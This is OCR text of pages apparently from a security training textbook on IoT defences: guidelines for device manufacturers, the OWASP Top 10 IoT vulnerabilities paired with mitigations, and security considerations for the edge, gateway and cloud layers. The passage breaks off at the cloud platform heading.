
1. SSL/TLS should be used for **communication purposes**
2. There should be a **mutual check on SSL certificates** and the certificate revocation list
3. Use of **strong passwords** should be encouraged
4. The device's update process should be simple and secure with a **chain of trust**
5. Implementing **account lockout mechanisms** after a certain number of wrong login attempts to prevent brute force attacks
6. **Lock the devices** down whenever and wherever possible to prevent them from attacks
7. Periodically checking the device for **unused tools** and using whitelisting to allow only trusted tools or **applications to run**
8. Use **secure boot chain** to verify all the software that is executed on the device

General Guidelines for IoT Device Manufacturers

Manufacturers of IoT devices should ensure that they implement the following basic security measurements:

- SSL/TLS should be used for communication purposes.
- There should be a mutual check on SSL certificates and the certificate revocation list.
- Use of strong passwords should be encouraged.
- Ensure credentials are not hardcoded; they must be stored separately in secure trusted storage.
- The device's update process should be simple, secured with a chain of trust.
- Implement account lockout mechanisms after certain incorrect login attempts to prevent brute force attacks.
- Lock the devices down whenever and wherever possible to prevent them from attacks.
- Periodically check the device for unused tools and use whitelisting to allow only trusted tools or applications to run.
- Use a secure boot chain to verify all software that is executed on the device.
- Scrutinize new features of a product for any security flaw before it is released.
- Use safe functions such as (gets()->fgets()) to reduce the risk of buffer overflow vulnerabilities, as most IoT programs are written in C or C++.
- Incorporate security into the IoT software development lifecycle.

- Ensure the security of users’ personal data by providing detailed information regarding the information sharing and data transfer.
- Provide proper guidelines for consumers regarding device security and configuration settings.
- Implement an external hardware tamper alert to ensure the physical security of the IoT device for the end user.



OWASP Top 10 IoT Vulnerabilities Solutions

Vulnerabilities	Solutions
1. Weak Guessable, or Hardcoded Passwords	Use Automated Password Management (APM) Use strong and complex passwords Avoid using hard-coded password
2. Insecure Network Services	Close open network ports Disable UPnP Encrypt data prior to TLS communication
3. Insecure Ecosystem Interfaces	Enable account lockout mechanism Conduct a periodic assessment of interfaces Perform sanity checking and output filtering Use a strong password and two-factor authentication
4. Lack of Secure Update Mechanism	Verify the source and integrity of updates Encrypt communication between endpoints Notify end users about the security updates
5. Use of Insecure or Outdated Components	Monitor regularly for unmaintained components Remove unused dependencies and unnecessary features Avoid third-party software from compromised supply chain

Vulnerabilities	Solutions
6. Insufficient Privacy Protection	Minimize data collection Anonymize collected data Providing end-users with the ability to decide what data is collected
7. Insecure Data Transfer and Storage	Encrypt communication between endpoints Maintain SSL/TLS implementations Avoid using propriety encryption solutions
8. Lack of Device Management	Blacklist malicious devices from suspicious sources Validate all asset attributes Secure decommissioning of devices
9. Insecure Default Settings	Change the default usernames and passwords Custom modify the privacy and security settings Disable remote access to IoT devices when not in use
10. Lack of Physical Hardening	Set unique password for BIOS/firmware Configure device boot order to prevent unauthorized booting Minimize external ports such as USB ports

https://owasp.org

OWASP Top 10 IoT Vulnerabilities Solutions

Source: *https://owasp.org*


IoT technology has been developed rapidly without giving appropriate consideration to the security of devices. Due to the security vulnerabilities present in the IoT devices, risks related to potential cyberattacks, stealing of confidential information, privacy invasion, etc. are increasing rapidly. It is necessary for the developers or security professionals to test the devices for various vulnerabilities, before integrating the IoT system and products into an infrastructure.

The OWASP top 10 security vulnerabilities, and solutions associated with each vulnerability, are given below:

Vulnerabilities	Solutions
1. Weak, Guessable, or Hardcoded Passwords	▪ Use Automated Password Management (APM) ▪ Use strong and complex passwords ▪ Avoid using hard-coded passwords
2. Insecure Network Services	▪ Close open network ports ▪ Disable UPnP ▪ Encrypt data prior to TLS communication
3. Insecure Ecosystem Interfaces	▪ Enable account lockout mechanism ▪ Conduct a periodic assessment of interfaces ▪ Perform sanity checking and output filtering ▪ Use a strong password and two-factor authentication

4. Lack of Secure Update Mechanism	▪ Verify the source and integrity of updates ▪ Encrypt communication between endpoints ▪ Notify end-users of security updates
5. Use of Insecure or Outdated Components	▪ Monitor regularly for unmaintained components ▪ Remove unused dependencies and unnecessary features ▪ Avoid third-party software from compromised supply chain
6. Insufficient Privacy Protection	▪ Minimize data collection ▪ Anonymize collected data ▪ Provide end-users with the ability to decide what data is collected
7. Insecure Data Transfer and Storage	▪ Encrypt communication between endpoints ▪ Maintain SSL/TLS implementations ▪ Avoid using propriety encryption solutions
8. Lack of Device Management	▪ Blacklist malicious devices from suspicious sources ▪ Validate all asset attributes ▪ Secure decommissioning of devices
9. Insecure Default Settings	▪ Change the default usernames and passwords ▪ Custom modify the privacy and security settings ▪ Disable remote access to IoT devices when not in use
10. Lack of Physical Hardening	▪ Set unique password for BIOS/firmware ▪ Configure device boot order to prevent unauthorized booting ▪ Minimize external ports such as USB ports

Table 18.8: OWASP top 10 IoT vulnerabilities and solutions



IoT Framework Security Considerations

1 EDGE

- Communications encryption
- Storage encryption
- Update components
- No default passwords

2 GATEWAY

- Multi-directional encrypted communications
- Strong authentication of all the components
- Automatic updates

3 CLOUD PLATFORM

- Encrypted communications
- Secure web interface
- Authentication
- Encrypted storage
- Automatic updates

4 MOBILE

- Local storage security
- Encrypted communications channels
- Multi-factor authentication
- Account lockout mechanism

IoT Framework Security Considerations

To design secure and protected IoT devices, security issues should be properly considered. One of the most important considerations is the development of a secure IoT framework for building the device. Ideally, a framework should be designed in a way that provides default security, so that the developers do not have to consider it later.

Security evaluation criteria for the IoT framework are broken down into four parts. Each part has its own security-related concerns that are discussed in the evaluation criteria for each part. The security evaluation criteria for the IoT devices are discussed below:

- **Edge**

  The edge is the main physical device in the IoT ecosystem that interacts with its surroundings and contains various components like sensors, actuators, operating systems, hardware and network, and communication capabilities. It is heterogeneous and can be deployed anywhere and in any condition. Therefore, an ideal framework for an edge would be such that it provides cross-platform components so that it can be deployed and work in any physical condition possible.

  Other framework considerations for an edge would be proper communications and storage encryption, no default credentials, strong passwords, use of the latest up-to-date components, etc.

- **Gateway**

  The gateway acts as the first step for an edge into the world of the Internet as it connects smart devices to cloud components. It is referred to as a communication aggregator that allows communication with a secure and trusted local network as well as a secure connection with an untrusted public network. It also provides a layer of security to all the devices connected to it. The gateway serves as an aggregation point for the edge; therefore, it has a crucial security role in the ecosystem.

An ideal framework for the gateway should incorporate strong encryption techniques for secure communications between endpoints. In addition, the authentication mechanism for the edge components should be as strong as any other component in the framework. Wherever possible, the gateway should be designed in such a way that it authenticates multi-directionally to carry out trusted communication between the edge and the cloud. Automatic updates should also be provided to the device for countering vulnerabilities.

- **Cloud Platform**

